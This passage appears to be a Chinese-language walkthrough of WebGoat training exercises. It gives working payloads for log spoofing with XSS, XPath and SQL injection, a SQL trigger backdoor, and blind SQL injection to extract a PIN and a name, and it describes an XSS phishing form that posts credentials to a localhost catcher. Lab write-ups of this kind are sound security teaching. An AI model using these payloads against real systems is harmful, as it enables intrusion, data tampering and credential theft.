


1.3 Log Spoofing

因为直接将User Name的内容放入了页面html中，所以可以使用`%0D`、`%0A`来模拟换行，并且植入js语句，如果当前有cookie，则可以获取cookie并使用。


在User Name中输入`YujieKONG%0d%0aLogin Succeeded for username: admin<script>alert(document.cookie)</script>`：






1.4 XPATH Injection

由于使用form提交User Name和Password，且使用XPATH进行语句解析（和sql类似），所以在User Name中输入`Smith' or 1=1 or 'a'='a`，在Password中输入任意字符（Required Fields）。这时表单被解析为`(loginID/text()='Smith' or 1=1 ) OR ( 'a'='a' and passwd/text()='password')`，由此获得所有信息：



1.5 String SQL Injection

由于直接将文本内容当作sql语句传入，所以只需要输入文本`Smith' OR '1'='1`即可：




1.6 Database Backdoors

由于直接以文本内容运行了sql语句，所以我们可以通过分号，加入任意一条我们想运行的sql语句。


Stage 1

输入`101 or 1=1; update employee set salary=999999`来更新工资：



Stage 2

输入`101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='hack@hack.com' WHERE userid = NEW.userid`来创建一个触发器，在employee表插入新员工的时候，将email改为另一个地址`hack@hack.com`：




1.7 Blind Numeric SQL Injection

因为页面只输出一个boolean值，所以通过植入and条件，进行pin值范围判断（即二分查找），最后确定pin值。

不断更新输入内容：

```
101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 二分查找值 );
```

最后得到pin值为**2364**:




1.8 Blind String SQL Injection

做法同上，但是要查找的类型从int变成了varchar，即不能简单的通过<、=、>符号进行筛选。所以需要使用substring函数，对varchar的每一个字符进行ascii码的比较，从而获取varchar的每一个字符。

不断更新输入内容，查找name的每一个字符：

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 第n个字符, 1) > 二分查找值的ascii码 );
```

最后得到name为**Jill**：



2 Cross-Site Scription (XSS)


2.1 Phishing with XSS


由于直接使用输入内容作为表单内容，所以我们可以在前端代码植入一个自制的表单，然后通过我们用js定义好的hack函数处理表单内容，将账号密码发送给题目要求的url：`http://localhost:8080/WebGoat/catcher?PROPERTY=yes`。

